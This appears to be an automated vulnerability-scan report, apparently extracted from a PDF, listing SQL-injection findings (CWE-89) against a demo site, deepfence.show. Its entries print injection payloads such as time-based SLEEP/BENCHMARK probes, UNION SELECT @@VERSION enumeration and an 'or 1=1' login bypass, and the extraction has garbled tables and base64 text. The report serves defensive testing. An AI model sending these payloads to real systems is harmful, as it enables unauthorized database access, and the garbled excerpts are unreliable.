Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1084				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20</td></tr></table>		Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
Name	Value					
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1085					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre>				

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1086

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>WHERE 1=1 AND 1=1#</td></tr></table>	Name	Value	demouser@deepfence.io	WHERE 1=1 AND 1=1#
Name	Value				
demouser@deepfence.io	WHERE 1=1 AND 1=1#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1087				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1088				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>pg_SLEEP(5)#</td></tr> </table>	Name	Value	demouser@deepfence.io	pg_SLEEP(5)#
Name	Value				
demouser@deepfence.io	pg_SLEEP(5)#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>
CWE-ID	CWE-89
Issue Number	#1089

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin") or ("1"="1</td></tr></table>	Name	Value	demouser@deepfence.io	admin") or ("1"="1
Name	Value				
demouser@deepfence.io	admin") or ("1"="1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>				
CWE-ID	CWE-89				
Issue Number	#1090				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1091	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#1092	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#1093					

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 25

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1094

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1*1</td></tr></table>	Name	Value	demouser@deepfence.io	1*1
Name	Value				
demouser@deepfence.io	1*1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1095				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#1096

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 12--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER
```

